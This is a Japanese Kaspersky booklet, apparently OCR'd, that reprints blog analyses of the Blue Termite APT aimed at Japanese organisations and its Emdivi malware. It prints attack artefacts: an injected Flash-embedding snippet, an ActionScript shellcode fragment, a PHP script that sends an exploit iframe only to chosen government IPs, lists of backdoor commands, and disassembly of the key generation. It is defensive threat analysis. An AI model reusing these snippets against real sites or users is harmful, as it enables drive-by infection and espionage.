
BLUE TERMITE

ブルーターマイト

- 日本を標的にする APT 攻撃 -



この冊子は、株式会社カスペルスキーのブログ「Kaspersky Daily」に掲載した記事をまとめたものです。

Kaspersky Daily　https://blog.kaspersky.co.jp/

KASPERSKY

2015 年 8 月 20 日掲載

APT 攻撃「ブルーターマイト」、猛威をふるい続ける

日本年金機構がサイバー攻撃を受けて情報が流出した事件は、2015 年上期の大きな話題となりました。サイバー攻撃による情報流出が起きると、被害に遭った組織の体制や姿勢が問われる傾向にありますが、こうしたサイバー攻撃が日本社会に対してどのような意味を持つのか、という議論は少数でした。いま、日本は現在進行形でサイバー攻撃にさらされています。Kaspersky Lab では、日本を狙ったサイバー攻撃「Blue Termite」（以下、ブルーターマイト）の活動を昨年 10 月に確認して以来、調査を続けてきました。

ブルーターマイトとは

日本国内の組織を主な標的として活動する APT です。APT とは Advanced Persistent Threat の略称であり、直訳すると「高度で執拗な攻撃」です。その名称から推察されるとおり、高度な攻撃手法を駆使し、特定の標的に対して成功するまで執拗に攻撃を重ねます。APT については巻末付録をご覧ください。

他の APT とは何が違うのか

まず異なるのは、日本国内の組織に標的を絞っている点です。これまでも、Darkhotel（ダークホテル）や Icefog（アイスフォグ）などの APT によって日本が標的の一部となったことはありますが、狙い撃ちされたケースはこれまでに観測されていません。もうひとつの

相違点は、攻撃者が被害者の端末に指令を出したり窃取した情報を保管したりする C&C サーバー（指令サーバー）のほとんどが日本国内にあることです。これまでは指令サーバーが海外に設置されている場合がほとんどでした。

ブルーターマイトは何をするのか

標的の組織のシステムに侵入し、重要データを盗み出します。
感染は 3 段階を踏んで進行します。第 1 段階として、Emdivi t17 と呼ばれるマルウェアが攻撃対象に感染します。第 2 段階では、Emdivi t17 は感染したシステムの状況を調査し、自らがバックドアとなって、さらに高度なマルウェアである Emdivi t20 をはじめとするマルウェアのツールセットをシステムにインストールします。第 3 段階では、システム内の重要データを盗み出して攻撃者のサーバーに転送し、次の攻撃に利用できる情報の収集や攻撃インフラの構築を行い、攻撃をさらに広げていきます。

どのように入り込むのか

感染経路はいくつかあります。2015 年 6 月時点では、スピア型フィッシングメールが主な侵入手段でした。いかにも受信者に関係のありそうなタイトルと本文のメールに添付ファイルがついており、このファイルを開くとマルウェアが起動する仕組みです。7 月には、同月に流出した Flash のゼロデイ脆弱性を悪用するドライブバイダウンロードの手口が新たに発見されました。不正な Flash ファイルを仕込んだ Web サイトにアクセスさせ、マルウェアをダウンロードさせる手法です。また、水飲み場型攻撃を取り入れる動きも観測されています。

特徴は

ブルーターマイトの攻撃は、高度に標的型であると言うことができます。ブルーターマイトの活動で使用されるマルウェアの Emdivi t20 は、標的ごとにカスタマイズされていることが確認されています。ある組織のシステムでは動作するが他のシステムでは動作しないようになっています。


また、マルウェア内には、マルウェアが動作するために必要な情報が暗号化された状態で格納されており、攻撃者が必要に応じて復号して情報を使用する仕組みとなっています。Emdivi t20 は復号に使う復号鍵を生成するジェネレーターを有していますが、Kaspersky Lab が 7 月に新たに確認した検体のなかには、復号鍵生成に必要な要素のひとつとして、感染した PC の SID が採用されたものがありました。SID は PC ごとに異なり、これが解析を困難なものとしています。

誰が狙われているのか

日本の組織が幅広く攻撃対象となっています。2015 年 6 月時点では政府・行政機関、地方自治体、公益団体、大学、銀行、金融サービス、エネルギー、通信、重工、化学、自動車、電機、報道・メディア、情報サービス分野が攻撃対象となっていましたが、7 月からは新たに医療、不動産、食品、半導体、ロボット、建設、保険、運輸と、攻撃範囲の拡大が観測されています。

被害規模は

攻撃者の指令サーバーに対するアクセス数を見てみると、2015 年 6 月時点では、通信を行った形跡のある固有の IP アドレスは 300 を数え、1 日最大の通信数は約 140 でした。 7 月に入ると IP アドレス数は前月の 3 倍以上の 1,000 にまで増加し、1 日最大の通信数は 280 近くと倍増しています。



何が問題か

日本はこれまで APT のメインターゲットにならずにきたこともあり、サイバーセキュリティについて意識する組織は多くありませんでした。しかし、Kaspersky Lab がブルーターマイトの活動に気づき調査を開始したのは 2014 年 10 月、さらに、ブルーターマイトの活動は少なくとも 2013 年 11 月にまで遡ることが調査の中で明らかになっています。

この攻撃は現在も活発に進行中です。これまでスピア型フィッシングメールをメインの感染手段としていたブルーターマイト集団が 7 月に新たな手法を取り入れた背景には、日本年金機構をはじめとする被害が大きく報じられ、企業や組織が対策を取り始めたこともあると推察されます。攻撃者が日本の動向を注視し、攻撃のブラッシュアップを図っていることが窺えます。

いま、できることは

システムへのマルウェアの感染は、人体へのウイルスの感染にたとえられます。最も基本的かつ重要な対策は、免疫力を高めることです。この観点から、サイバーセキュリティの基本である以下の対策を推奨いたします。

- OS やソフトウェアは常に最新の状態に保つ
- 情報のありかを守る有効なエンドポイントセキュリティ製品を導入し、適切に運用する。適切な運用とは、プロテクションを常に有効にしておく、定期的に完全スキャンを実行する、定義データベースの更新をすみやかに適用する

などです。

万一感染が疑われる場合は、ただちに IT セキュリティ機関や IT セキュリティ会社、または最寄りの警察にご相談ください。また、IT セキュリティ機関や Kaspersky Lab では、感染が疑われる組織への注意喚起も行っています。そのような注意喚起の連絡があった場合には、これら機関からの推奨事項にしたがって対処を行っていただきたいと思います。

ブルーターマイトの活動に関する技術的詳細は、次章をご参照ください。

2015 年 8 月 20 日掲載


APT「ブルーターマイト」：新たな手口で感染拡大

日本を標的とした APT「ブルーターマイト」（Blue Termite）の調査を Kaspersky Lab が開始したのは、2014 年 10 月のことでした。現時点までの調査で見つかった最も古いサンプルの作成日は 2013 年 11 月であり、ブルーターマイトの活動が少なくともその時点まで遡ることが判明しています。調査を継続する中で、この攻撃が今でも進行中であること、また、新たな手法が取り入れられたことで感染規模が拡大していることが明らかになりました。

はじめに

日本が APT の被害を受けるのは、今回が初めてではありません。しかし、ブルーターマイトは、これまでの APT とは 2 つの点で異なります。1 つは日本の組織に対する攻撃に主目的をおいている点、そして、C&C サーバーのほとんどが日本に設置されている点です。日本年金機構をはじめとする複数組織が攻撃されたことは多くの報道にもあるとおりですが、標的となった組織はそれに留まらず、さまざまな分野の組織に及びます。6 月までは政府・行政機関、地方自治体、公益団体、大学、銀行、金融サービス、エネルギー、通信、重工、化学、自動車、電機、報道・メディア、情報サービス分野が攻撃対象でしたが、7 月から新たに医療、不動産、食品、半導体、ロボット、建設、保険、運輸へ攻撃範囲が拡大していることを観測しています。この攻撃は現在も活動を続けており、Kaspersky Lab では、この攻撃による被害の増加に攻撃手法の変化を観測しました。

ブルーターマイトの既知の C&C サーバー（一部）に対する 1 日あたりのアクセスを、グラフ化したのが以下の図です。



C&C サーバーへの 1 日あたりのアクセス推移

7 月半ばに C&C サーバーへのアクセスが急増しているのが見て取れます（わかりやすいようにオレンジ色に変更しています）。これは、攻撃者が新たな攻撃手法を取り入れたことで、感染の拡大および感染した状態の保持に成功したことに起因していると考えられます。本記事では、この新手法がどんなものであるか、技術的な側面から考察します。

感染第 1 段階で見られた新たな手法

当初、ブルーターマイトの主な感染手段はスピア型フィッシングメールでした。今回 Kaspersky Lab が発見した新たな手法は、感染の第 1 段階で、Flash のエクスプロイト（Hacking Team から流出した CVE-2015-5119）を利用したドライブバイダウンロードを使うという方法です。

この感染手段を日本の複数の Web サイトを設置することで、攻撃者は感染の拡大を図りました。

Web サイトに埋め込まれたコードの例

改竄されたサイトに埋め込まれた悪質コードは、「faq.html」へ転送される仕組みになっています。


```
        var July="<div style=\"position:fixed; top:50%; left:50%;
width:600; height:400; margin-left:-300; margin-top:-200;\">"+
        "<object classid=\"clsid:D27CDB6E-AE6D-11cf-96B8-444553540000\" id=
\"swf\" width=\"0\" height=\"0\">"+
        "<param name=\"movie\" value=\"movie.swf\" />"+
        "<param name=\"allowScriptAccess\" value=\"always\" />"+
        "<embed src=\"movie.swf\" width=\"0\" height=\"0\"
allowScriptAccess=\"always\" type=\"application/x-shockwave-flash\" />"+
        "<\/object>"+
        "<\/div>";
```

faq.html のソースコード

「faq.html」の中には、当該エクスプロイトを含む「movie.swf」を読み込む仕掛けが施されています。これにより、改竄されたサイトをブラウザーで開くとマルウェアに感染してしまう状況が作り出されていました。

movie.swf のヘッダー部分

このファイルの中を分析したところ、大きなデータが含まれていることがわかりました。青色になっている部分が、当該データです。



movie.swf のデータ部分

データの先頭 12 バイトはヘッダーの情報であるため、実態は 0x5dca（'¥x78¥x9c¥xec¥xb7…'）から始まる部分となります。この部分は zlib で圧縮されたデータです。これを解凍すると、Windows の実行可能ファイルが見つかりました。

実行可能ファイル

この movie.swf には、上記の実行可能ファイルを圧縮したデータと共にシェルコードを含むアクションスクリプトが含まれています。


```
package
{
    import flash.utils.ByteArray;
    import __AS3__.vec.Vector;

    class ShellWin32 extends MyClass
    {

        static var tagClass:Class = _SafeStr_1;
        static var data_sz:ByteArray;
        static var _v:Vector.<uint>;
        static var _vAddr:uint;
        static var _mc:MyClass2;
        static var _mcOffs:uint;
        static var _x32:Vector.<uint> = Vector.<uint>([2179763029, 286956, 0x90905300, 2244448400, 0xFFFFFCD0, 0x41414141,
4227106247, 0xFFFF, 0x85C70000, 0xFFFFFBA4, 0, 4226057671, 0xFFFF, 0x85C70000, 0xFFFFFCE8, 0, 4238116295, 0xFFFF, 0x85C70000
, 0xFFFFFC04, 0, 4241786311, 0xFFFF, 0x85C70000, 0xFFFFFCBC, 0, 16008647, 0xC7000000, 4294760581, 0xFF, 0xE885C700, 16777211
, 0xC7000000, 4294707333, 0xFF, 0xF885C700, 16777212, 0xC7000000, 4294765701, 0xFF, 210093824, 16777212, 0xC7000000,
4294766725, 0xFF, 0xC085C700, 16777211, 0xC7000000, 4294754437, 0xFF, 0xA085C700, 16777212, 0xC7000000, 4294741125, 0xFF,
0x9085C700, 16777212, 0xC7000000, 63557, 0x85C70000, 0xFFFFFC94, 0, 17336, 0x85896600, 0xFFFFFBF8, 15033, 0x8D896600,
0xFFFFFBFA, 2305217075, 4294704277, 2472191, 0x89660000, 4294710405, 7584255, 0x89660000, 4294710925, 2472703, 0x89660000,
4294711445, 7583999, 0x89660000, 4294711941, 1724462079, 4229729673, 1555759103, 0x66000000, 4244411785, 1152974847,
0x66000000, 4244538761, 1706688511, 0x66000000, 0xFD008D89, 1991966719, 0x66000000, 4244805001, 1773731839, 0x66000000,
4244931977, 1673134079, 0x66000000, 4245065097, 1706754047, 0x66000000, 4245198217, 1555628031, 0x66000000, 4245325193,
1320812543, 0x66000000, 4245458313, 1639645183, 0x66000000, 4245591433, 1840840703, 0x66000000, 4245718409, 1706688511,
0x66000000, 4245851529, 1689976831, 0x66000000, 4245984649, 1354301439, 0x66000000, 4246111625, 1773797375, 0x66000000,
4246244745, 1891303423, 0x66000000, 4246377865, 1706622975, 0x66000000, 4246504841, 2244476927, 0xFFFFFBD4, 0, 4223960519,
131071, 0x85C70000, 0xFFFFFCA4, 0, 4237854151, 0xFFFF, 0x85C70000, 0xFFFFFBA8, 0, 4242310599, 0xFFFF, 0x45C70000, 252,
```

シェルコードを含むアクションスクリプトのコード

このシェルコードは、上記の実行可能ファイルを「Rdws.exe」というファイル名で Windows の Temp フォルダに保存して実行する、という単純な機能を持っていました。



シェルコードのフロー

「Rdws.exe」として実行されるマルウェアには複数の種類が見られ、その 1 つはブルーターマイトの感染の第 1 段階で使用される「Emdivi t17」であることが確認されています。

さらに、改竄されたサイトの中には政府関係者と関わりのある Web サイトも確認されており、水飲み場攻撃として使用されていると当社では分析しています。

また、特定の政府組織に属する IP からアクセスした場合にかぎりマルウェアがダウンロードされる設定になっているスクリプトも発見されました。ここから、明らかに標的を絞っていることがうかがえます。

```php
<?php
        $myIp = array(
        "[redacted]"=>"210.138.[redacted]",
        "[redacted]1"=>"210.138.[redacted]",
        "TEST"=>"101.81.[redacted]"
        );

        $ip = $_SERVER['REMOTE_ADDR'];
        $name = array_search($ip,$myIp);

        $uag = $_SERVER['HTTP_USER_AGENT'];

        $isWin = strpos($uag,"Windows NT",0) > 0;

        if($name){
                echo "<iframe src=\"faq.htm\" width=\"0\" height=\"0\"></
iframe>";
        }

?>
```

特定の標的に絞り込むためのスクリプト

最後に、スクリプト内には「TEST」という変数名の IP 情報が含まれています。これは攻撃者がテストを行うために設定した上海の IP である可能性が高いと考えられます。

標的ごとにカスタマイズされたマルウェア

Kaspersky Lab の調査では、感染の第 1 段階で使用する「Emdivi t17」と同じファミリーのマルウェアとして「Emdivi t20」を確認しています。Emdivi t20 は Emdivi t17 の感染が成功した被害者に対して Emdivi t17 を媒介にして感染する、第 2 段階で使用されるマルウェアであり、標的ごとにカスタマイズされています。類似点も多くありますが、基本的に Emdivi t20 のほうが高機能となっています。比較しやすい例として、それぞれが実装しているバックドアのコマンドを確認してみましょう。Emdivi t17 では 9 つのコマンドが実装されているのに比べ、Emdivi t20 では最大 40 ものコマンドが実装されている検体も発見されています。

Emdivi t17 でサポートするコマンド

command	md5
DOABORT	d895d96bc3ae51944b29d53d599a2341
DOWNBG	39cd12d51b236befc5f939a552181d73
GETFILE	74a9d3a81b79eec0aa2f849cbc8a7efb
GOTO	4b8bb3c94a9676b5f34ace4d7102e5b9
LOADDLL	67ca07ecb95c4055d2687815d0c0f8b9
SETCMD	48bb700b80557ee2e5cf06c90ba6698c

SUSPEND	ee93a0b023cef18b34ebfee347881c14
UPLOAD	8dff5f89b87ebf91a1ecc1dbed3a6fbb
VERSION	021321e8c168ba3ae39ce3a2e7b3ec87

Emdivi t20 でサポートするコマンド

command	md5
abort	5bb94a1c12413a2e5d14deabab29f2aa
cd	6865aeb3a9ed28f9a79ec454b259e5d0
copy	12cba3ee81cf4a793796a51b6327c678
dir	736007832d2167baaae763fd3a3f3cf1
diskls	e120a254f254978fc265354a4e79d1d6
doabort	1f6dcc1149b2eef63f6dd4833d5ef0d3
downbg	1e04875a872812e1f431283244b180d2
downbg2	7f3e982a0d9b4aa5303332aaf414d457
download	fd456406745d816a45cae554c788e754
download2	b5a4000c99977ce512052d4e8bf737f8
execute	ec0cd3cb91fe82b9501f62a528eb07a9
exhide	fc236c4ddd3414cee8bd3cbd937461c0
exit	f24f62eeb789199b9b2e467df3b1876b
exuser	0b5396d6bd0867485ff63067ad9363e7
get	b5eda0a74558a342cf659187f06f746f
getfile	b24ba6d783f2aa471b9472109a5ec0ee
getlnk	71574cf393bf901effa0cbc6c37e4ce2
goto	de94e676c0358eefea4794f03d6bda4f
hash	0800fc577294c34e0b28ad2839435945
head	96e89a298e0a9f469b9ae458d6afae9f
hjlnk	ebb0149209e008e3f87e26659aa9b173
loaddll	0340b5e3f0d0ea71eeef6ab890270fc0
md	793914c9c583d9d86d0f4ed8c521b0c1
mklnk	a3bb50704b87da1858a46455dfb5e470
move	3734a903022249b3010be1897042568e
post	42b90196b487c54069097a68fe98ab6f
postfile	316713cb9f82ff9ade53712ab1cbf92c
postfile2	f15ae485061a10adead43d7f5d5a9889
rd	eeec033a2c4d56d7ba16b69358779091

runas	d88f585460839dd14ad3354bb0d5353b
screen	599eba19aa93a929cb8589f148b8a6c4
setcmd	27dc2525548f8ab10a2532037a9657e0
setlen	846a44d63b02c23bcfee5b4ccaa89d54
suspend	497927fb538c4a1572d3b3a98313cab1
tasklist	6e0ad8e44cff1b5d2901e1c7d166a2a4
type	599dcce2998a6b40b1e38e8c6006cb0a
unzip	0a342b59ecdcede0571340b9ed11633f
upload	76ee3de97a1b8b903319b7c013d8c877
version	2af72f100c356273d46284f6fd1dfc08
zip	adcdbd79a8d84175c229b192aadc02f2


なお、バックドアコマンドが md5 のチェックサムで格納されているという点は、Emdivi t17、Emdivi t20 に共通しています。

Kaspersky Lab では Emdivi t20 の検体を複数入手していますが、その中のいくつかを解析する中で、Emdivi t20 が標的のために完全にカスタマイズされたマルウェアであることを示す 2 つの証拠を新たに確認しました。

1 つ目の証拠となるのは、「Emdivi t20」の検体内に、標的組織の内部プロキシと思われる情報が暗号化された状態でハードコードされていたことです。以下 0x44e79c の部分がそれにあたります。

Emdivi t20 検体内、暗号化された内部プロキシ情報

暗号化された部分を復号したものが、以下の「proxy.??????????.co.jp:8080」の部分です。



内部プロキシ情報部分、復号後

昔からある手口ですが、「標的となっている組織がわかってしまう」「場合によっては該当組織内でしか動かないため汎用性に欠ける」等の理由により、あまり使われていません。ただし、似たようなケースが別の APT でも時折観測されることは事実です。

今回特に興味深いのはもう 1 つの証拠、暗号化されたデータの復号に関する部分です。


全般的に Emdivi ファミリーは、自身に関する重要な情報を暗号化して格納しています。たとえば、C&C サーバーの通信先、API 名、分析を妨害する文字列、ミューテックスの値、さらには上記で紹介したバックドアコマンドの md5 チェックサムや標的の内部プロキシ情報も、暗号化された状態で格納されていました。こうした情報は、必要な場合にだけ復号を行い使用するように設計されています。そのため、詳細な解析を行うには、どのコード部分が暗号化されたデータなのか、また、どのように復号が行われるのか、を知ることが第一歩となります。また、復号処理を行うには検体固有の復号鍵が必要です。

Emdivi t20 は、2 つの値（Salt1 と Salt2）を利用して復号鍵を生成する機能を持っています。Salt1 は、Emdivi のバージョンと思われる文字列と C&C サーバーの ID と思われる 4 桁の数字をもとに作成されます。

Emdivi のバージョンと思われる文字列の例

Emdivi の名称の一部分（「t17」「t20」）は、ハードコードされたこの値から取っています。

Salt2 に使用されるのは、マルウェア内部にハードコードされている大量のデータです。



ハードコードされたデータの例

Emdivi ファミリーのマルウェアは、鍵の生成手法に違いはあるものの、Salt1 と Salt2 の値を元に復号鍵を生成することがほとんどでした。

しかし 2015 年 7 月上旬、Kaspersky Lab は Salt1、Salt2 に加えて Salt3 を使用して復号鍵を作成する検体を発見しました。この Salt3 に設置される値は、攻撃先のセキュリティ ID（SID）です。

```
rep stosb
mov     esi, [esi]      ; salt1 = 't20.22.1.8750.2091.4209.0'
mov     ecx, [ebp+var_10]
push    ebx
mov     eax, esi
call    base64_enc      ; base64(salt1)
xor     esi, esi
push    esi
push    [ebp+var_10]
lea     eax, [ebp+var_20]
push    eax
call    md5sum          ; md5(base64(salt1))
push    [ebp+var_10]    ; void *
mov     [ebp+var_4], esi
call    j_j__free
push    esi
lea     eax, [ebp+var_30]
push    offset salt2    ; "ynya+sL198PGeY504ZgbYQ0TX3R8v0unuQQQG5i"...
push    eax
call    md5sum          ; md5(salt2)
add     esp, 24h
mov     byte ptr [ebp+var_4], 1
push    dword ptr [eax+4]
lea     ebx, [ebp+var_20]
push    dword ptr [eax]
call    strcat          ; md5(base64(salt1)) + md5(salt2)
lea     esi, [ebp+var_30]
mov     byte ptr [ebp+var_4], 0
call    free
lea     eax, [ebp+var_30]
push    eax
call    _getSID         ; salt3 = 'S-1-5-21-XXXXXXXXX-YYYYYYYYY-ZZZZZZZZZ'
pop     ecx
mov     byte ptr [ebp+var_4], 2
push    dword ptr [eax+4]
push    dword ptr [eax]
call    strcat          ; md5(base64(salt1)) + md5(salt2) + salt3
lea     esi, [ebp+var_30]
mov     byte ptr [ebp+var_4], 0
call    free
lea     eax, [ebp+var_30]
push    eax
lea     eax, [ebp+var_20]
call    _md5sum         ; md5(md5(base64(salt1)) + md5(salt2) + salt3)
pop     ecx
```

復号鍵生成フロー（Salt3 が追加されたもの）

つまり、この検体が機能するのは標的となった特定の端末もしくは特定のユーザー環境上だけであり、被害を受けた PC の SID がわからないかぎり復号鍵の生成は非常に困難とな

ります。復号鍵は、暗号化されて格納されている Emdivi の重要データを解析する上で、不可欠な要素です。復号鍵がなければ、マルウェアの通信先、機能等の詳細な解析が難しくなることは、火を見るよりも明らかです。

幸運なことに、当社ではいくつかの検体から総当たり攻撃によって復号鍵の入手することができ、C&C サーバーの通信先、検体の機能等を解析することに成功しました。

まとめ

2015 年 6 月に日本年金機構に対するサイバー攻撃が明るみに出たことをきっかけに、日本のさまざまな組織が対策に乗り出したと思われます。それでもなお、攻撃者はこうした防御策に合わせるかのように攻撃手法を変え、実際に被害を拡大しているのが現状です。本記事を執筆する間にも、暗号化手法に AES を採用することでさらに解析を困難とした Emdivi t20 の検体が新たに発見されました。

Kaspersky Lab は「ブルーターマイト」をはじめとするサイバースパイ活動に対抗していくために、さらなる調査と情報発信を行っていきます。

なお、カスペルスキー製品は、Emdivi t17、Emdivi t20、および Flash エクスプロイトを以下のとおり検知し、ブロックします。（2015 年 8 月 20 日における検知名）

- Backdoor.Win32.Emdivi.*
- Backdoor.Win64.Agent.*
- Exploit.SWF.Agent.*
- HEUR:Backdoor.Win32.Generic
- HEUR:Exploit.SWF.Agent.gen
- HEUR:Trojan.Win32.Generic
- Trojan-Downloader.Win32.Agent.*
- Trojan-Dropper.Win32.Agent.*

その他技術情報

Flash エクスプロイトのハッシュ値：

- f46019f795bd721262dc69988d7e53bc
- 512d93c711f006891cbc124392c2e8d9

Emdivi t17 のハッシュ値：

- b3bc4b5f17fd5f87ec3714c6587f6906
